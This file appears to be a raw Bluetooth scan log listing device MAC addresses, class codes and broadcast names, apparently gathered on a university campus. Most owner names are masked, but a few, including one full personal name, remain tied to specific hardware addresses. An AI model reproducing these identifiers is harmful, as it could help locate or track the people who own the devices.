00:26:FF:4F:8E:04	0x7a020c	NAME
00:26:FF:71:C7:27	0x7a020c	BlackBerry 9630
00:26:FF:86:43:DE	0x7a020c	NAME
00:26:FF:8A:D1:C4	0x7a020c	*I.LoVe.My.Boo*
00:26:FF:94:33:21	0x7a020c	BlackBerry 9630
00:26:FF:99:77:C3	0x7a020c	NAME :)
00:26:FF:A6:F9:C6	0x7a020c	BlackBerry 9630
00:26:FF:B0:77:17	0x7a020c	BlackBerry 8520
00:26:FF:B4:91:98	0x7a020c	BlackBerry 9630
00:26:FF:D1:C7:96	0x7a020c	BlackBerry 9630
00:26:FF:D4:1A:9E	0x7a020c	BlackBerry Cox
00:26:FF:E8:00:C7	0x7a020c	BlackBerry 9630
00:26:FF:EE:C1:E1	0x7a020c	NAME's Phone
00:26:FF:F5:DB:99	0x7a020c	BlackBerry 9000
00:27:13:2B:F8:5E	0x00010c	cnu941czxw
00:27:13:6E:6B:8E	0x00010c	ITSPECIALIST
00:40:D0:AF:A8:E1	0x722404	Magellan GPS
00:80:37:21:BE:A3	0x040680	MH07959
00:80:37:26:FF:4D	0x040680	MH25470
00:80:37:2E:BC:02	0x000116	Gumstix (0)
00:A0:96:18:74:E0	0x040680	Sony UP-DX100
00:A0:96:1A:24:8C	0x000000	TPGRT-2419296973-41012501
00:A0:96:26:4D:97	0x040680	Sony UP-DX100
00:A0:96:2E:28:05	0x000000	TPGRT-2420147002-41014309H
00:BD:3A:88:7F:4B	0x5a0204	Nokia 6303 classic
00:BD:3A:E5:8D:65	0x5a0100	Nokia N900
00:C0:1B:08:14:09	0x100114	D
00:E0:0C:5A:EF:8C	0x200408	BMW39329
00:E0:91:F9:BE:AE	0x520204	LG RUMOR

00:E0:91:FF:30:DB	0x520204	LG RUMOR
02:BD:AD:C4:99:05	0x140680	Photosmart C309a series
02:BD:AD:C8:33:35	0x140680	Photosmart C309a series
02:BD:AD:D4:D6:15	0x140680	Photosmart C309a series
04:1E:64:0B:5D:D7	0x7a020c	iPhone
04:1E:64:13:BB:2B	0x7a020c	iPhone
04:1E:64:85:60:00	0x7a020c	iPhone3GS
04:1E:64:87:FF:D1	0x7a020c	NAME's iPhone
04:1E:64:F4:84:56	0x38010c	Experience's MacBook
08:00:7B:C0:42:C9	0x520204	SANYO SCP-8400
08:00:7B:D7:53:24	0x520204	SANYO KATANA
0C:60:76:8A:D6:9E	0x00010c	GRANT-T400
10:00:E8:AC:AB:0E	0x000000	FP-FAC83897
18:86:AC:09:18:50	0x520204	Nokia 2720a-2b
20:21:A5:58:89:CD	0x5a0204	LG CF360
20:21:A5:5B:0F:13	0x5a0204	LG VX8575
20:21:A5:5B:1C:7F	0x5a0204	LG VX8575
20:21:A5:6F:93:17	0x5a0204	LG VX8575
20:21:A5:A0:60:62	0x5a0204	LG LX370
20:21:A5:B6:20:34	0x5a0208	El tok:):-So
20:21:A5:B6:97:0B	0x5a0208	LG GT365
20:21:A5:B9:0E:C5	0x5a0208	NAME
20:21:A5:CA:DD:F4	0x5a0204	LG RUMOR2
24:21:AB:0B:3B:E1	0x5a0204	NAME
25:5B:8C:24:66:01	0x5a0204	MTKBTDEVICE
30:7C:30:03:27:B4	0x7a020c	Bills BlackBerry 9700
30:7C:30:9D:85:F2	0x7a020c	BlackBerry 9550
30:7C:30:A5:B1:11	0x7a020c	Taylorkid365zWi
34:15:9E:98:00:7A	0x38010c	NAME's MacBook
44:4E:1A:28:FD:78	0x5a0204	SGH-A687
44:F4:59:14:4E:26	0x5a0204	Samsung Reclaim
44:F4:59:1B:08:14	0x5a2204	NAME
44:F4:59:37:62:30	0x5a0204	NAME
44:F4:59:37:62:39	0x5a0204	NAME
44:F4:59:43:3F:C9	0x5a0204	NAME
44:F4:59:45:04:0A	0x5a0204	SGH-A877
44:F4:59:4A:E8:59	0x5a0204	SGH-A877
44:F4:59:5E:A1:59	0x5a0204	Mrs. NAME
44:F4:59:9D:91:11	0x5a0204	SGH-T469
44:F4:59:9D:CA:0A	0x5a0204	SGH-T749

44:F4:59:A6:4E:E4	0x5a0204	SGH-A877
44:F4:59:A7:21:CD	0x5a0204	SGH-A877
44:F4:59:A8:80:87	0x5a0204	SGH-A877
44:F4:59:BE:42:1F	0x5a0204	Plt. 510.
54:92:BE:27:D7:5B	0x5a0204	SGH-A887
54:92:BE:4A:B4:41	0x5a2204	SPH-M550
54:92:BE:4D:63:65	0x5a2204	Samsung Reclaim
58:B0:35:5E:2A:CC	0x38010c	NAME's MacBook
58:B0:35:8C:68:20	0x38010c	NAME's MacBook Pro
58:B0:35:8C:9E:86	0x38010c	NAME's Computer
58:B0:35:8D:2C:57	0x38010c	NAME's MacBook Pro
60:D0:A9:08:4F:F1	0x5a0204	SGH-T469
60:D0:A9:24:AA:E8	0x5a0204	SGH-A877
60:D0:A9:2A:03:61	0x5a0204	SGH-A877
60:D0:A9:83:F9:26	0x5a0204	SGH-A877
60:D0:A9:90:01:C2	0x520204	SPH-M330
60:D0:A9:90:85:FE	0x522204	SPH-M330
60:D0:A9:94:6F:C4	0x522204	SPH-M330
60:FB:42:72:1E:73	0x38010c	Bluetooth Mac (60-fb-42-72-1e-73)
60:FB:42:72:21:FD	0x38010c	NAME's MacBook Pro
60:FB:42:73:10:A3	0x38010c	NAME's Mac
60:FB:42:74:92:43	0x38010c	NAME's MacBook Pro
60:FB:42:74:B9:42	0x38010c	NAME's MacBook Pro
60:FB:42:75:1A:F6	0x38010c	SamY
60:FB:42:75:41:00	0x38010c	NAME's MacBook Pro
60:FB:42:79:37:F1	0x38010c	NAME's MacBook Pro
60:FB:42:7A:1A:07	0x38010c	NAME's MacBook Pro
60:FB:42:7B:D9:D3	0x38010c	Bluetooth Mac (60-fb-42-7b-d9-d3)
60:FB:42:7F:69:58	0x38010c	NAME's MacBook Pro
60:FB:42:7F:C0:EC	0x38010c	NAME's MacBook Pro
60:FB:42:81:59:FE	0x38010c	NAME's MacBook Pro
60:FB:42:82:BD:3C	0x38010c	Standard (7)
60:FB:42:84:CE:86	0x38010c	OTHER.math.OTHER.edu
60:FB:42:85:A4:04	0x38010c	NAME's MacBook Pro
60:FB:42:85:E8:D0	0x38010c	OTHER.math.OTHER.edu
60:FB:42:86:03:FE	0x38010c	NAME's MacBook Pro
60:FB:42:87:3D:7D	0x38010c	NAME's MacBook Pro
60:FB:42:88:15:23	0x38010c	NAME's MacBook Pro
60:FB:42:8D:C5:1C	0x38010c	NAME's MacBook Pro
64:16:F0:1F:E3:01	0x5a0204	Tap

64:16:F0:20:E1:77	0x5a0204	Tap
64:16:F0:3F:2F:F8	0x5a0204	The H500
64:B9:E8:D6:B4:DA	0x380104	MezLab (95)
64:B9:E8:DC:38:C4	0x380104	Magneto
64:B9:E8:DE:AC:CD	0x380104	NAME's iMac
64:B9:E8:DE:C4:E8	0x380104	OTHER.math.OTHER.edu
64:B9:E8:E0:02:1A	0x380104	Quinton Nottingham's 27" iMac
64:B9:E8:E0:4B:F0	0x380104	ars116.04
64:B9:E8:E0:9A:50	0x380104	OTHER.math.OTHER.edu
64:B9:E8:E3:6D:36	0x380104	NAME's iMac
64:B9:E8:E3:76:35	0x380104	CE
64:B9:E8:E3:76:AA	0x380104	ars116.01 (2)
64:B9:E8:E3:A0:AB	0x380104	ars116.02 (2)
64:B9:E8:E3:FB:EB	0x380104	NAME's iMac
64:B9:E8:E3:FC:98	0x380104	NAME's iMac
64:B9:E8:E4:1D:1D	0x380104	NAME's iMac
64:B9:E8:E4:30:FE	0x380104	NAME' Computer
64:B9:E8:E4:3B:BA	0x380104	NAME's iMac
64:B9:E8:E5:16:34	0x380104	NAME's iMac
64:B9:E8:E5:D3:64	0x380104	Media Studies's iMac
64:B9:E8:E6:1C:F3	0x380104	NAME's Computer
64:B9:E8:E6:1D:19	0x380104	NAME's iMac
64:B9:E8:E6:59:59	0x380104	NAME's iMac
64:B9:E8:E6:60:54	0x380104	NAME's Computer
64:B9:E8:E8:06:49	0x380104	NAME's iMac
64:B9:E8:EA:58:A8	0x380104	NAME's Mac Pro
64:B9:E8:EA:79:69	0x380104	ars116.02
64:B9:E8:EA:8E:A1	0x380104	NAME's iMac
6C:0E:0D:0B:D7:E6	0x5a0204	Nugget
6C:0E:0D:B9:69:A5	0x5a0204	Hugo
6C:0E:0D:CB:80:A5	0x5a0204	{#Camus*}
6C:D6:8A:47:43:71	0x5a0208	LG GT365
70:F1:A1:00:42:02	0x000000	Dell Wireless 370 Bluetooth Mini-card
70:F1:A1:08:C6:8B	0x000000	Dell Wireless 370 Bluetooth Mini-card
70:F1:A1:0A:42:42	0x000000	Dell Wireless 370 Bluetooth Mini-card
7C:6D:62:95:A5:BB	0x380104	University Bookstore's iMac
7C:6D:62:DE:30:7D	0x0a041c	troublemaker
7C:6D:62:DE:FB:CC	0x0a041c	NAME's iPad
90:4C:E5:DD:FF:FD	0x7e010c	NAME-XP
90:4C:E5:F6:EA:CF	0x000000	Dell Wireless 365 Bluetooth Module

90:4C:E5:FC:5F:DE	0x7e010c	GB-WHAMILTON430
90:84:0D:F4:75:A2	0x380104	moby
A0:07:98:0D:0D:A2	0x5a2204	%.onlyyoneeforme.%
A0:07:98:0E:AF:BD	0x522204	NAME
A0:07:98:12:B4:83	0x5a0204	NAME
A0:07:98:16:05:8F	0x5a0204	Ladiibug
A0:07:98:22:70:58	0x5a0204	CandyX :)
A0:07:98:27:54:06	0x5a0204	SGH-A877
A0:07:98:2B:1A:A9	0x5a0204	SGH-A877
A0:07:98:2E:7A:6E	0x5a0204	SGH-A887
A0:07:98:31:EB:52	0x5a0204	SGH-A767
A0:07:98:69:23:B4	0x5a0204	Desi
A0:07:98:6B:BB:49	0x5a0204	SGH-A797
A0:07:98:76:75:84	0x5a0204	Gravity
A0:07:98:77:C5:92	0x5a0204	SGH-A797
A0:07:98:7D:DD:9B	0x5a0204	Gravity
A0:07:98:7F:E7:2B	0x5a0204	SGH-A897
A0:07:98:93:C0:0D	0x5a0204	SGH-T469
A0:07:98:97:DA:F1	0x5a0204	Hotboi
A0:07:98:A7:66:64	0x5a0204	SGH-T749
A0:07:98:A8:C6:9B	0x5a0204	SGH-T401G
A0:07:98:AA:70:55	0x5a0204	SGH-A767
A0:07:98:D0:97:B0	0x5a0204	SGH-A887
A0:07:98:D1:29:A4	0x5a0204	Jujubee
A0:07:98:D3:6C:96	0x5a0204	0
A0:07:98:D6:D2:40	0x5a0204	NAME's Phone
A0:07:98:D6:D2:B6	0x5a0204	SGH-A887
A8:7E:33:15:B6:52	0x520204	Nokia 2330c-2b
A8:F2:74:07:17:DF	0x5a0204	SGH-A877
A8:F2:74:6C:5D:B0	0x5a2204	Samsung Reclaim
A8:F2:74:6D:D0:F7	0x5a2204	Samsung Re
C0:38:F9:3B:A0:DE	0x5a0204	NAME
C0:38:F9:4D:93:66	0x520204	Nokia 2720a-2b
C0:38:F9:4E:BB:D3	0x520204	Nokia 2720a-2b
C0:38:F9:4F:03:0C	0x520204	Nokia 2720a-2b
C0:38:F9:D3:57:AD	0x5a0204	Nokia 6750-1b
C0:E4:22:1C:A8:88	0x68220c	HERO200
C8:7E:75:24:51:6D	0x5a0204	SGH-A877
C8:7E:75:26:51:22	0x5a0204	SGH-A877
C8:7E:75:53:C1:37	0x5a0204	SGH-A797

C8:7E:75:64:82:21	0x5a2204	NAMES PHONE
C8:7E:75:6B:8F:2A	0x5a2204	NAME
C8:7E:75:BF:26:08	0x5a0204	NAME
C8:7E:75:E4:65:36	0x5a0204	SGH-A897
C8:7E:75:FC:40:62	0x580204	SGH-T939
D4:9A:20:67:0B:59	0x38010c	NAME’s MacBook
D4:9A:20:71:8E:3F	0x38010c	NAME’s MacBook
D4:9A:20:75:9C:C7	0x38010c	NAME’s MacBook
D4:9A:20:76:26:6D	0x38010c	NAME’s MacBook
D4:9A:20:79:64:73	0x38010c	NAME ãĄő MacBook
EC:9B:5B:D3:6D:01	0x58020c	link
F4:0B:93:02:2D:B2	0x7a020c	BlackBerry 9630
F4:0B:93:0B:AD:B4	0x7a020c	Apvd BlackBerry 9700
F4:0B:93:1B:B4:6C	0x7a020c	BlackBerry 8520
F4:0B:93:20:EB:A5	0x7a020c	BlackBerry 9630
F4:0B:93:3A:25:42	0x7a020c	BlackBerry 9630
F4:0B:93:3B:89:7F	0x7a020c	BlackBerry 8330
F4:0B:93:4F:BD:D1	0x7a020c	BlackBerry 9700
F4:0B:93:57:FF:49	0x7a020c	BlackBerry 8520
F4:0B:93:7C:60:A6	0x7a020c	BlackBerry 9630
F4:0B:93:A0:DD:0A	0x7a020c	BlackBerry 8530
F4:0B:93:C6:11:EE	0x7a020c	susanaBlackBerry 8530
F4:0B:93:CD:0B:65	0x7a020c	BlackBerry 8530
F4:0B:93:D3:BF:69	0x7a020c	BlackBerry 9700
F4:0B:93:E5:38:6A	0x7a020c	NAME
F4:0B:93:E7:84:F3	0x7a020c	BlackBerry 9700
F4:0B:93:ED:89:9F	0x7a020c	NAMEMac
F4:0B:93:F7:C1:91	0x7a020c	BlackBerry 8530
F4:CE:46:EC:55:C3	0x140680	Photosmart Premium C309g-m